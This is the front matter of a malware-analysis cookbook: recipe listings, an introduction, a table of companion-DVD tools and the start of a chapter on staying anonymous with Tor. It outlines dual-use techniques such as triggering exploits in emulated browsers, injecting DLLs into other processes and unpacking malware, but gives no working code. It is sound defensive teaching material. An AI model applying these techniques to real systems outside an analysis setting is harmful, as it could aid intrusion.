Recipe 5-8: Brute-forcing Subdomains with dnsmap . . . . .	137
Recipe 5-9: Mapping IP Addresses to ASNs via Shadowserver . . . . .	138
Recipe 5-10: Checking IP Reputation with RBLs . . . . .	140
Recipe 5-11: Detecting Fast Flux with Passive DNS and TTLs . . . . .	143
Recipe 5-12: Tracking Fast Flux Domains . . . . .	146
Recipe 5-13: Static Maps with Maxmind, matplotlib, and pygeoip . . . . .	148
Recipe 5-14: Interactive Maps with Google Charts API . . . . .	152
<b>6 Documents, Shellcode, and URLs . . . . .</b>	<b>155</b>
Recipe 6-1: Analyzing JavaScript with Spidermonkey . . . . .	156
Recipe 6-2: Automatically Decoding JavaScript with Jsunpack . . . . .	159
Recipe 6-3: Optimizing Jsunpack-n Decodings for Speed and Completeness . . . . .	162
Recipe 6-4: Triggering exploits by Emulating Browser DOM Elements . . . . .	163

Recipe 6-5: Extracting JavaScript from PDF Files with pdf.py . . . . .	168
Recipe 6-6: Triggering Exploits by Faking PDF Software Versions . . . . .	172
Recipe 6-7: Leveraging Didier Stevens's PDF Tools . . . . .	175
Recipe 6-8: Determining which Vulnerabilities a PDF File Exploits . . . . .	178
Recipe 6-9: Disassembling Shellcode with DiStorm . . . . .	185
Recipe 6-10: Emulating Shellcode with Libemu . . . . .	190
Recipe 6-11: Analyzing Microsoft Office Files with OfficeMalScanner . . . . .	193
Recipe 6-12: Debugging Office Shellcode with DisView and MalHost-setup . . . . .	200
Recipe 6-13: Extracting HTTP Files from Packet Captures with Jsunpack . . . . .	204
Recipe 6-14: Graphing URL Relationships with Jsunpack . . . . .	206
<b>7 Malware Labs . . . . .</b>	<b>211</b>
Recipe 7-1: Routing TCP/IP Connections in Your Lab . . . . .	215
Recipe 7-2: Capturing and Analyzing Network Traffic . . . . .	217
Recipe 7-3: Simulating the Internet with INetSim . . . . .	221
Recipe 7-4: Manipulating HTTP/HTTPS with Burp Suite . . . . .	225
Recipe 7-5: Using Joe Stewart's Truman . . . . .	228
Recipe 7-6: Preserving Physical Systems with Deep Freeze . . . . .	229
Recipe 7-7: Cloning and Imaging Disks with FOG . . . . .	232
Recipe 7-8: Automating FOG Tasks with the MySQL Database . . . . .	236
<b>8 Automation . . . . .</b>	<b>239</b>
Recipe 8-1: Automated Malware Analysis with VirtualBox . . . . .	242
Recipe 8-2: Working with VirtualBox Disk and Memory Images . . . . .	248
Recipe 8-3: Automated Malware Analysis with VMware . . . . .	250
Recipe 8-4: Capturing Packets with TShark via Python . . . . .	254
Recipe 8-5: Collecting Network Logs with INetSim via Python . . . . .	256
Recipe 8-6: Analyzing Memory Dumps with Volatility . . . . .	258
Recipe 8-7: Putting all the Sandbox Pieces Together . . . . .	260
Recipe 8-8: Automated Analysis with ZeroWine and QEMU . . . . .	271
Recipe 8-9: Automated Analysis with Sandboxie and Buster . . . . .	276
<b>9 Dynamic Analysis . . . . .</b>	<b>283</b>
Recipe 9-1: Logging API calls with Process Monitor . . . . .	286
Recipe 9-2: Change Detection with Regshot . . . . .	288
Recipe 9-3: Receiving File System Change Notifications . . . . .	290
Recipe 9-4: Receiving Registry Change Notifications . . . . .	294
Recipe 9-5: Handle Table Diffing . . . . .	295
Recipe 9-6: Exploring Code Injection with HandleDiff . . . . .	300
Recipe 9-7: Watching Bankpatch.C Disable Windows File Protection . . . . .	301

Recipe 9-8: Building an API Monitor with Microsoft Detours . . . . .	304
Recipe 9-9: Following Child Processes with Your API Monitor . . . . .	311
Recipe 9-10: Capturing Process, Thread, and Image Load Events . . . . .	314
Recipe 9-11: Preventing Processes from Terminating . . . . .	321
Recipe 9-12: Preventing Malware from Deleting Files . . . . .	324
Recipe 9-13: Preventing Drivers from Loading . . . . .	325
Recipe 9-14: Using the Data Preservation Module . . . . .	327
Recipe 9-15: Creating a Custom Command Shell with ReactOS . . . . .	330
<b>10 Malware Forensics . . . . .</b>	<b>337</b>
Recipe 10-1: Discovering Alternate Data Streams with TSK . . . . .	337
Recipe 10-2: Detecting Hidden Files and Directories with TSK . . . . .	341
Recipe 10-3: Finding Hidden Registry Data with Microsoft's Offline API . . . . .	349
Recipe 10-4: Bypassing Poison Ivy's Locked Files . . . . .	355
Recipe 10-5: Bypassing Conficker's File System ACL Restrictions . . . . .	359
Recipe 10-6: Scanning for Rootkits with GMER . . . . .	363
Recipe 10-7: Detecting HTML Injection by Inspecting IE's DOM . . . . .	367
Recipe 10-8: Registry Forensics with RegRipper Plug-ins . . . . .	377
Recipe 10-9: Detecting Rogue-Installed PKI Certificates . . . . .	384
Recipe 10-10: Examining Malware that Leaks Data into the Registry . . . . .	388
<b>11 Debugging Malware . . . . .</b>	<b>395</b>
Recipe 11-1: Opening and Attaching to Processes . . . . .	396
Recipe 11-2: Configuring a JIT Debugger for Shellcode Analysis . . . . .	398
Recipe 11-3: Getting Familiar with the Debugger GUI . . . . .	400
Recipe 11-4: Exploring Process Memory and Resources . . . . .	407
Recipe 11-5: Controlling Program Execution . . . . .	410
Recipe 11-6: Setting and Catching Breakpoints . . . . .	412
Recipe 11-7: Using Conditional Log Breakpoints . . . . .	415
Recipe 11-8: Debugging with Python Scripts and PyCommands . . . . .	418
Recipe 11-9: Detecting Shellcode in Binary Files . . . . .	421
Recipe 11-10: Investigating Silentbanker's API Hooks . . . . .	426
Recipe 11-11: Manipulating Process Memory with WinAppDbg Tools . . . . .	431
Recipe 11-12: Designing a Python API Monitor with WinAppDbg . . . . .	433
<b>12 De-Obfuscation . . . . .</b>	<b>441</b>
Recipe 12-1: Reversing XOR Algorithms in Python . . . . .	441
Recipe 12-2: Detecting XOR Encoded Data with yaratize . . . . .	446
Recipe 12-3: Decoding Base64 with Special Alphabets . . . . .	448
Recipe 12-4: Isolating Encrypted Data in Packet Captures . . . . .	452

Recipe 12-5: Finding Crypto with SnD Reverser Tool, FindCrypt, and Kanal . . . . .	454
Recipe 12-6: Porting OpenSSL Symbols with Zynamics BinDiff . . . . .	456
Recipe 12-7: Decrypting Data in Python with PyCrypto . . . . .	458
Recipe 12-8: Finding OEP in Packed Malware . . . . .	461
Recipe 12-9: Dumping Process Memory with LordPE . . . . .	465
Recipe 12-10: Rebuilding Import Tables with ImpREC . . . . .	467
Recipe 12-11: Cracking Domain Generation Algorithms . . . . .	476
Recipe 12-12: Decoding Strings with x86emu and Python . . . . .	481
<b>13 Working with DLLs . . . . .</b>	<b>487</b>
Recipe 13-1: Enumerating DLL Exports . . . . .	488
Recipe 13-2: Executing DLLs with rundll32.exe . . . . .	491
Recipe 13-3: Bypassing Host Process Restrictions . . . . .	493
Recipe 13-4: Calling DLL Exports Remotely with rundll32ex . . . . .	495
Recipe 13-5: Debugging DLLs with LOADDLL.EXE . . . . .	499
Recipe 13-6: Catching Breakpoints on DLL Entry Points . . . . .	501
Recipe 13-7: Executing DLLs as a Windows Service . . . . .	502
Recipe 13-8: Converting DLLs to Standalone Executables . . . . .	507
<b>14 Kernel Debugging . . . . .</b>	<b>511</b>
Recipe 14-1: Local Debugging with LiveKd . . . . .	513
Recipe 14-2: Enabling the Kernel's Debug Boot Switch . . . . .	514
Recipe 14-3: Debug a VMware Workstation Guest (on Windows) . . . . .	517
Recipe 14-4: Debug a Parallels Guest (on Mac OS X) . . . . .	519
Recipe 14-5: Introduction to WinDbg Commands And Controls . . . . .	521
Recipe 14-6: Exploring Processes and Process Contexts . . . . .	528
Recipe 14-7: Exploring Kernel Memory . . . . .	534
Recipe 14-8: Catching Breakpoints on Driver Load . . . . .	540
Recipe 14-9: Unpacking Drivers to OEP . . . . .	548
Recipe 14-10: Dumping and Rebuilding Drivers . . . . .	555
Recipe 14-11: Detecting Rootkits with WinDbg Scripts . . . . .	561
Recipe 14-12: Kernel Debugging with IDA Pro . . . . .	566
<b>15 Memory Forensics with Volatility . . . . .</b>	<b>571</b>
Recipe 15-1: Dumping Memory with MoonSols Windows Memory Toolkit . . . . .	572
Recipe 15-2: Remote, Read-only Memory Acquisition with F-Response . . . . .	575
Recipe 15-3: Accessing Virtual Machine Memory Files . . . . .	576
Recipe 15-4: Volatility in a Nutshell . . . . .	578
Recipe 15-5: Investigating processes in Memory Dumps . . . . .	581
Recipe 15-6: Detecting DKOM Attacks with psscan . . . . .	588

Recipe 15-7: Exploring csrss.exe's Alternate Process Listings. . . . .	591
Recipe 15-8: Recognizing Process Context Tricks . . . . .	593
<b>16</b> Memory Forensics: Code Injection and Extraction. . . . .	601
Recipe 16-1: Hunting Suspicious Loaded DLLs . . . . .	603
Recipe 16-2: Detecting Unlinked DLLs with ldr_modules . . . . .	605
Recipe 16-3: Exploring Virtual Address Descriptors (VAD). . . . .	610
Recipe 16-4: Translating Page Protections . . . . .	614
Recipe 16-5: Finding Artifacts in Process Memory . . . . .	617
Recipe 16-6: Identifying Injected Code with Malfind and YARA . . . . .	619
Recipe 16-7: Rebuilding Executable Images from Memory . . . . .	627
Recipe 16-8: Scanning for Imported Functions with impscan. . . . .	629
Recipe 16-9: Dumping Suspicious Kernel Modules . . . . .	633
<b>17</b> Memory Forensics: Rootkits . . . . .	637
Recipe 17-1: Detecting IAT Hooks. . . . .	637
Recipe 17-2: Detecting EAT Hooks . . . . .	639
Recipe 17-3: Detecting Inline API Hooks. . . . .	641
Recipe 17-4: Detecting Interrupt Descriptor Table (IDT) Hooks . . . . .	644
Recipe 17-5: Detecting Driver IRP Hooks . . . . .	646
Recipe 17-6: Detecting SSDT Hooks . . . . .	650
Recipe 17-7: Automating Damn Near Everything with ssdt_ex . . . . .	654
Recipe 17-8: Finding Rootkits with Detached Kernel Threads . . . . .	655
Recipe 17-9: Identifying System-Wide Notification Routines . . . . .	658
Recipe 17-10: Locating Rogue Service Processes with svcsan . . . . .	661
Recipe 17-11: Scanning for Mutex Objects with mutantscan. . . . .	669
<b>18</b> Memory Forensics: Network and Registry . . . . .	673
Recipe 18-1: Exploring Socket and Connection Objects . . . . .	673
Recipe 18-2: Analyzing Network Artifacts Left by Zeus. . . . .	678
Recipe 18-3: Detecting Attempts to Hide TCP/IP Activity. . . . .	680
Recipe 18-4: Detecting Raw Sockets and Promiscuous NICs . . . . .	682
Recipe 18-5: Analyzing Registry Artifacts with Memory Registry Tools . . . . .	685
Recipe 18-6: Sorting Keys by Last Written Timestamp . . . . .	689
Recipe 18-7: Using Volatility with RegRipper . . . . .	692
Index. . . . .	695



# Introduction

**M**alware Analyst's Cookbook is a collection of solutions and tutorials designed to enhance the skill set and analytical capabilities of anyone who works with, or against, malware. Whether you're performing a forensic investigation, responding to an incident, or reverse-engineering malware for fun or as a profession, this book teaches you creative ways to accomplish your goals. The material for this book was designed with several objectives in mind. The first is that we wanted to convey our many years of experience in dealing with malicious code in a manner friendly enough for non-technical readers to understand, but complex enough so that technical readers won't fall asleep. That being said, malware analysis requires a well-balanced combination of many different skills. We expect that our readers have at least a general familiarity with the following topics:

- Networking and TCP/IP
- Operating system internals (Windows and Unix)
- Computer security
- Forensics and incident response
- Programming (C, C++, Python, and Perl)
- Reverse-engineering
- Vulnerability research
- Malware basics

Our second objective is to teach you how various tools work, rather than just how to use the tools. If you understand what goes on when you click a button (or type a command) as opposed to just knowing which button to click, you'll be better equipped to perform an analysis on the tool's output instead of just collecting the output. We realize that not everyone can or wants to program, so we've included over 50 tools on the DVD that accompanies the book; and we discuss hundreds of others throughout the text. One thing we tried to avoid is providing links to every tool under the sun. We limit our discussions to tools that we're familiar with, and—as much as possible—tools that are freely available.

Lastly, this book is *not* a comprehensive guide to all tasks you should perform during examination of a malware sample or during a forensic investigation. We tried to include solutions to problems that are common enough to be most beneficial to you, but rare enough to not be covered in other books or websites. Furthermore, although malware can target many platforms such as Windows, Linux, Mac OS X, mobile devices, and hardware/firmware components, our book focuses primarily on analyzing Windows malware.

## Who Should Read This Book

If you want to learn about malware, you should read this book. We expect our readers to be forensic investigators, incident responders, system administrators, security engineers, penetration testers, malware analysts (of course), vulnerability researchers, and anyone looking to be more involved in security. If you find yourself in any of the following situations, then you are within our target audience:

- You're a member of your organization's incident handling, incident response, or forensics team and want to learn some new tools and techniques for dealing with malware.
- You work as a systems, security, or network administrator and want to understand how you can protect end users more effectively.
- You're a member of your country's Computer Emergency Response Team (CERT) and need to identify and investigate malware intrusions.
- You work at an antivirus or research company and need practical examples of analyzing and reporting on modern malware.
- You're an aspiring student hoping to learn techniques that colleges and universities just don't teach.
- You work in the IT field and have recently become bored, so you're looking for a new specialty to compliment your technical knowledge.

## How This Book Is Organized

This book is organized as a set of recipes that solve specific problems, present new tools, or discuss how to detect and analyze malware in interesting ways. Some of the recipes are stand-alone, meaning the problem, discussion, and solution are presented in the same recipe. Other recipes flow together and describe a sequence of actions that you can use to solve a larger problem. The book covers a large array of topics and becomes continually more advanced and specialized as it goes on. Here is a preview of what you can find in each chapter:

- **Chapter 1, Anonymizing Your Activities:** Describes how you conduct online investigations without exposing your own identity. You'll use this knowledge to stay safe when following along with exercises in the book and when conducting research in the future.
- **Chapter 2, Honeypots:** Describes how you can use honeypots to collect the malware being distributed by bots and worms. Using these techniques, you can grab new variants of malware families from the wild, share them in real time with other

researchers, analyze attack patterns, or build a workflow to automatically analyze the samples.

- **Chapter 3, Malware Classification:** Shows you how to identify, classify, and organize malware. You'll learn how to detect malicious files using custom antivirus signatures, determine the relationship between samples, and figure out exactly what functionality attackers may have introduced into a new variant.
- **Chapter 4, Sandboxes and Multi-AV Scanners:** Describes how you can leverage online virus scanners and public sandboxes. You'll learn how to use scripts to control the behavior of your sample in the target sandbox, how to submit samples on command line with Python scripts, how to store results to a database, and how to scan for malicious artifacts based on sandbox results.
- **Chapter 5, Researching Domains and IP Addresses:** Shows you how to identify and correlate information regarding domains, hostnames, and IP addresses. You'll learn how to track fast flux domains, determine the alleged owner of a domain, locate other systems owned by the same group of attackers, and create static or interactive maps based on the geographical location of IP addresses.
- **Chapter 6, Documents, Shellcode, and URLs:** In this chapter, you'll learn to analyze JavaScript, PDFs, Office documents, and packet captures for signs of malicious activity. We discuss how to extract shellcode from exploits and analyze it within a debugger or in an emulated environment.
- **Chapter 7, Malware Labs:** Shows how to build a safe, flexible, and inexpensive lab in which to execute and monitor malicious code. We discuss solutions involving virtual or physical machines and using real or simulated Internet.
- **Chapter 8, Automation:** Describes how you can automate the execution of malware in VMware or VirtualBox virtual machines. The chapter introduces several Python scripts to create custom reports about the malware's behavior, including network traffic logs and artifacts created in physical memory.
- **Chapter 9, Dynamic Analysis:** One of the best ways to understand malware behavior is to execute it and watch what it does. In this chapter, we cover how to build your own API monitor, how to prevent certain evidence from being destroyed, how to log file system and Registry activity in real time *without* using hooks, how to compare changes to a process's handle table, and how to log commands that attackers send through backdoors.
- **Chapter 10, Malware Forensics:** Focuses on ways to detect rootkits and stealth malware using forensic tools. We show you how to scan the file system and Registry for hidden data, how to bypass locked file restrictions and remove stubborn malware, how to detect HTML injection and how to investigate a new form of Registry "slack" space.

- **Chapter 11, Debugging Malware:** Shows how you can use a debugger to analyze, control, and manipulate a malware sample's behaviors. You'll learn how to script debugging sessions with Python and how to create debugger plug-ins that monitor API calls, output HTML behavior reports, and automatically highlight suspicious activity.
- **Chapter 12, De-obfuscation:** Describes how you can decode, decrypt, and unpack data that attackers intentionally try to hide from you. We walk you through the process of reverse-engineering a malware sample that encrypts its network traffic so you can recover stolen data. In this chapter, you also learn techniques to crack domain generation algorithms.
- **Chapter 13, Working with DLLs:** Describes how to analyze malware distributed as Dynamic Link Libraries (DLLs). You'll learn how to enumerate and examine a DLL's exported functions, how to run the DLL in a process of your choice (and bypass host process restrictions), how to execute DLLs as a Windows service, and how to convert DLLs to standalone executables.
- **Chapter 14, Kernel Debugging:** Some of the most malicious malware operates only in kernel mode. This chapter covers how to debug the kernel of a virtual machine infected with malware to understand its low-level functionality. You learn how to create scripts for WinDbg, unpack kernel drivers, and to leverage IDA Pro's debugger plug-ins.
- **Chapter 15, Memory Forensics with Volatility:** Shows how to acquire memory samples from physical and virtual machines, how to install the Volatility advanced memory forensics platform and associated plug-ins, and how to begin your analysis by detecting process context tricks and DKOM attacks.
- **Chapter 16, Memory Forensics: Code Injection and Extraction:** Describes how you can detect and extract code (unlinked DLLs, shellcode, and so on) hiding in process memory. You'll learn to rebuild binaries, including user mode programs and kernel drivers, from memory samples and how to rebuild the import address tables (IAT) of packed malware based on information in the memory dump.
- **Chapter 17, Memory Forensics: Rootkits:** Describes how to detect various forms of rootkit activity, including the presence of IAT, EAT, Inline, driver IRP, IDT, and SSDT hooks on a system. You'll learn how to identify malware that hides in kernel memory without a loaded driver, how to locate system-wide notification routines, and how to detect attempts to hide running Windows services.
- **Chapter 18, Network and Registry:** Shows how to explore the artifacts created on a system due to a malware sample's network activity. You'll learn to detect active connections, listening sockets, and the use of raw sockets and promiscuous mode network cards. This chapter also covers how to extract volatile Registry keys and values from memory.

## Setting Up Your Environment

We performed most of the development and testing of Windows tools on 32-bit Windows XP and Windows 7 machines using Microsoft's Visual Studio and Windows Driver Kit. If you need to recompile our tools for any reason (for example to fix a bug), or if you're interested in building your own tools based on source code that we've provided, then you can download the development environments here:

- **The Windows Driver Kit:** <http://www.microsoft.com/whdc/devtools/WDK/default.aspx>
- **Visual Studio C++ Express:** <http://www.microsoft.com/express/Downloads/#2010-Visual-CPP>

As for the Python tools, we developed and tested them on Linux (mainly Ubuntu 9.04, 9.10, or 10.04) and Mac OS X 10.4 and 10.5. You'll find that a majority of the Python tools are multi-platform and run wherever Python runs. If you need to install Python, you can get it from the website at <http://python.org/download/>. We recommend using Python version 2.6 or greater (but not 3.x), because it will be most compatible with the tools on the book's DVD.

Throughout the book, when we discuss how to install various tools on Linux, we assume you're using Ubuntu. As long as you know your way around a Linux system, you're comfortable compiling packages from source, and you know how to solve basic dependency issues, then you shouldn't have a problem using any other Linux distribution. We chose Ubuntu because a majority of the tools (or libraries on which the tools depend) that we reference in the book are either preinstalled, available through the apt-get package manager, or the developers of the tools specifically say that their tools work on Ubuntu.

You have a few options for getting access to an Ubuntu machine:

- **Download Ubuntu directly:** <http://www.ubuntu.com/desktop/get-ubuntu/download>
- **Download Lenny Zeltser's REMnux:** <http://REMnux.org>. REMnux is an Ubuntu system preconfigured with various open source malware analysis tools. REMnux is available as a VMware appliance or ISO image.
- **Download Rob Lee's SANS SIFT Workstation:** <https://computer-forensics2.sans.org/community/siftkit/>. SIFT is an Ubuntu system preconfigured with various forensic tools. SIFT is available as a VMware appliance or ISO image.

We always try to provide a URL to the tools we mention in a recipe. However, we use some tools significantly more than others, thus they appear in five to ten recipes. Instead

of linking to each tool each time, here is a list of the tools that you should have access to throughout all chapters:

- **Sysinternals Suite:** <http://technet.microsoft.com/en-us/sysinternals/bb842062.aspx>
- **Wireshark:** <http://www.wireshark.org/>
- **IDA Pro and Hex-Rays:** <http://www.hex-rays.com/idapro/>
- **Volatility:** <http://code.google.com/p/volatility/>
- **WinDbg Debugger:** <http://www.microsoft.com/whdc/devtools/debugging/default.msp>
- **YARA:** <http://code.google.com/p/yara-project/>
- **Process Hacker:** <http://processhacker.sourceforge.net/>

You should note a few final things before you begin working with the material in the book. Many of the tools require administrative privileges to install *and* execute. Typically, mixing malicious code and administrative privileges isn't a good idea, so you must be sure to properly secure your environment (see Chapter 7 for setting up a virtual machine if you do not already have one). You must also be aware of any laws that may prohibit you from collecting, analyzing, sharing, or reporting on malicious code. Just because we discuss a technique in the book does not mean it's legal in the city or country in which you reside.

## Conventions

To help you get the most from the text and keep track of what's happening, we've used a number of conventions throughout the book.

### RECIPE X-X: RECIPE TITLE

Boxes like this contain recipes, which solve specific problems, present new tools, or discuss how to detect and analyze malware in interesting ways. Recipes may contain helpful steps, supporting figures, and notes from the authors. They also may have supporting materials associated with them on the companion DVD. If they do have supporting DVD materials, you will see a DVD icon and descriptive text, as follows:



*You can find supporting material for this recipe on the companion DVD.*

For your further reading and research, recipes may also have endnotes<sup>1</sup> that cite Internet or other supporting sources. You will find endnote references at the end of the recipe. Endnotes are numbered sequentially throughout a chapter.

<sup>1</sup> This is an endnote. This is the format for a website source

**NOTE**

Tips, hints, tricks, and asides to the current discussion look like this.

As for other conventions in the text:

- New terms and important words appear in *italics* when first introduced.
- Keyboard combinations are treated like this: Ctrl+R.
- File names are in parafont, (filename.txt), URLs and code (API functions and variable names) within the text are treated like so: `www.site.org`, `LoadLibrary`, `var1`.
- This book uses monofont type with no highlighting for most code examples. Code fragments may be broken into multiple lines or truncated to fit on the page:

```
This is an example of monofont type with a long \  
    line of code that needed to be broken.  
This truncated line shows how [REMOVED]
```

- This book uses bolding to emphasize code. User input for commands and code that is of particular importance appears in bold:

```
$ date ; typing into a Unix shell  
Wed Sep  1 14:30:20 EDT 2010  
C:\> date ; typing into a Windows shell  
Wed 09/01/2010
```





# On The Book's DVD

The book's DVD contains evidence files, videos, source code, and programs that you can use to follow along with recipes or to conduct your own investigations and analysis. It also contains the full-size, original images and figures that you can view, since they appear in black and white in the book. The files are organized on the DVD in folders named according to the chapter and recipe number. Most of the tools on the DVD are written in C, Python, or Perl and carry a GPLv2 or GPLv3 license. You can use a majority of them as-is, but a few may require small modifications depending on your system's configuration. Thus, even if you're not a programmer, you should take a look at the top of the source file to see if there are any notes regarding dependencies, the platforms on which we tested the tools, and any variables that you may need to change according to your environment.

We do not guarantee that all programs are bug free (who does?), thus, we welcome feature requests and bug reports addressed to [malwarecookbook@gmail.com](mailto:malwarecookbook@gmail.com). If we do provide updates for the code in the future, you can always find the most recent versions at <http://www.malwarecookbook.com>.

The following table shows a summary of the tools that you can find on the DVD, including the corresponding recipe number, programming language, and intended platform.

Recipe	Tool	Description	Language	Platform
1-3	<code>torwget.py</code>	Multi-platform TOR-enabled URL fetcher	Python	All
2-3	<code>wwwhoneynet.tgz</code>	CGI scripts to accept submissions from nepenthes and dionaea honeypots	Python	All
3-3	<code>clamav_to_yara.py</code>	Convert ClamAV antivirus signatures to YARA rules	Python	All
3-4	<code>peid_to_yara.py</code>	Convert PEiD packer signatures to YARA rules	Python	All
3-7	<code>av_multiscan.py</code>	Script to implement your own antivirus multi-scanner	Python	All
3-8	<code>pescanner.py</code>	Detect malicious PE file attributes	Python	All
3-10	<code>ssdeep_procs.py</code>	Detect self-mutating code on live Windows systems using ssdeep	Python	Windows only (XP/7)

Recipe	Tool	Description	Language	Platform
4-4	avsubmit.py	Command-line interface to VirusTotal, ThreatExpert, Jotti, and NoVirusThanks	Python	All
4-12	dbmgr.py	Malware artifacts database manager	Python	All
4-12	artifactsscanner.py	Application to scan live Windows systems for artifacts (files, Registry keys, mutexes) left by malware	Python	Windows only (XP/7)
5-13	mapper.py	Create static PNG images of IP addresses plotted on a map using GeoIP	Python	All
5-14	googlegeoip.py	Create dynamic/interactive geographical maps of IP addresses using Google charts	Python	All
6-9	sc_distorm.py	Script to produce disassemblies (via DiStorm) of shellcode and optionally apply an XOR mask	Python	All
8-1	vmauto.py	Python class for automating malware execution in VirtualBox and VMware guests	Python	All
8-1	mybox.py	Sample automation script for VirtualBox based on vmauto.py	Python	All
8-7	myvmware.py	Sample automation script for VMware based on vmauto.py	Python	All
8-7	analysis.py	Python class for building sandboxes with support for analyzing network traffic, packet captures, and memory.	Python	Linux
9-3	RegFsNotify.exe	Tool to detect changes to the Registry and file system in real time (from user mode without API hooks)	C	Windows only (XP/7)
9-5	HandleDiff.exe	Tool to detect changes to the handle tables of all processes on a system (useful to analyze the side-effects of code injecting malware)	C	Windows only (XP/7)
9-10	Preservation.zip	Kernel driver for monitoring notification routines, preventing processes from terminating, preventing files from being deleted, and preventing other drivers from loading	C	Windows XP only

Recipe	Tool	Description	Language	Platform
9-15	cmd.exe	Custom command shell (cmd.exe) for logging malware activity and backdoor activity	C	Windows only (XP/7)
10-2	tsk-xview.exe	Cross-view based rootkit detection tool based on The Sleuth Kit API and Microsoft's Offline Registry API.	C	Windows XP only
10-4	closehandle.exe	Command-line tool to remotely close a handle that another process has open	C	Windows only (XP/7)
10-7	HTMLInjection Detector.exe	Detect HTML injection attacks on banking and financial websites	C	Windows XP only
10-8	routes.pl	RegRipper plug-in for printing a computer's routing table	Perl	All
10-8	pendingdelete.pl	RegRipper plug-in for printing files that are pending deletion.	Perl	All
10-8	disallowrun.pl	RegRipper plug-in for printing processes that malware prevents from running	Perl	All
10-8	shellexecute-hooks.pl	RegRipper plug-in for printing ShellExecute hooks (a method of DLL injection)	Perl	All
10-9	dumpcerts.pl	Parse::Win32Registry module to extract and examine cryptography certificates stored in Registry hives	Perl	All
10-10	somethingelse.pl	Parse::Win32Registry module for finding hidden binary data in the Registry	Perl	All
11-2	scloader.exe	Executable wrapper for launching shell code in a debugger	C	Windows only (XP/7)
11-9	scd.py	Immunity Debugger PyCommand for finding shellcode in arbitrary binary files	Python	Windows only (XP/7)
11-10	findhooks.py	Immunity Debugger PyCommand for finding Inline-style user mode API hooks	Python	Windows only (XP/7)
11-12	pymon.py	WinAppDbg plug-in for monitoring API calls, alerting on suspicious flags/parameters and producing an HTML report	Python	Windows only (XP/7)

Recipe	Tool	Description	Language	Platform
12-1	xortools.py	Python library for encoding/decoding XOR, including brute force methods and automated YARA signature generation	Python	All
12-10	trickimprec.py	Immunity Debugger PyCommand for assistance when rebuilding import tables with Import REconstructor	Python	Windows only (XP/7)
12-11	kraken.py	Immunity Debugger PyCommand for cracking Kraken's Domain Generation Algorithm (DGA)	Python	Windows only (XP/7)
12-12	sbstrings.py	Immunity Debugger PyCommand for decrypting Silent Banker strings.	Python	Windows only (XP/7)
13-4	rundll32ex.exe	Extended version of rundll32.exe that allows you to run DLLs in other processes, call exported functions, and pass parameters	C	Windows XP only
13-7	install_svc.bat	Batch script for installing a service DLL (for dynamic analysis of the DLL)	Batch	Windows only
13-7	install_svc.py	Python script for installing a service DLL and supplying optional arguments to the service	Python	Windows only
13-8	dll2exe.py	Python script for converting a DLL into a standalone executable	Python	All
14-8	DriverEntryFinder	Kernel driver to find the correct address in kernel memory to set breakpoints for catching new drivers as they load	C	Windows XP only
14-10	windbg_to_ida.py	Python script to convert WinDbg output into data that can be imported into IDA	Python	All
14-11	WinDbgNotify.txt	WinDbg script for identifying malicious notification routines.	WinDbg scripting language	Windows only

# 1

## Anonymizing Your Activities

*In our daily lives we like to have a certain level of privacy. We have curtains on our windows, doors for our offices, and even special screen protectors for computers to keep out prying eyes. This idea of wanting privacy also extends to the use of the Internet. We do not want people knowing what we typed in Google, what we said in our Instant Message conversations, or what websites we visited. Unfortunately, your private information is largely available if someone is watching. When doing any number of things on the Internet, there are plenty of reasons you might want to go incognito. However, that does not mean you're doing anything wrong or illegal.*

**T**he justification for anonymity when researching malware and bad guys is pretty straightforward. You do not want information to show up in logs and other records that might tie back to you or your organization. For example, let's say you work at a financial firm and you recently detected that a banking trojan infected several of your systems. You collected malicious domain names, IP addresses, and other data related to the malware. The next steps you take in your research may lead you to websites owned by the criminals. As a result, if you are not taking precautions to stay anonymous, your IP address will show up in various logs and be visible to miscreants.


If the criminals can identify you or the organization from which you conduct your research, they may change tactics or go into hiding, thus spoiling your investigation. Even worse, they may turn the tables and attack you in a personal way (such as identity theft) or launch a distributed denial of service (DDoS) attack against your IP address. For example, the Storm worm initiated DDoS attacks against machines that scanned an infected system (see <http://www.securityfocus.com/news/11482>).

This chapter contains several methods that you can use to conduct research without blowing your cover. We've positioned this chapter to be first in the book, so you can use the techniques when following along with examples in the remaining chapters. Keep in mind that you may never truly be anonymous in what you are doing, but more privacy is better than no privacy!

## The Onion Router (Tor)

A widely known and accepted solution for staying anonymous on the Internet is *Tor*. Tor, despite being an acronym, is written with only the first letter capitalized and stands for *The Onion Router* or *the onion routing network*. The project has a long history stemming from a project run by the Naval Research Laboratory. You can read all about it at <http://www.torproject.org>.

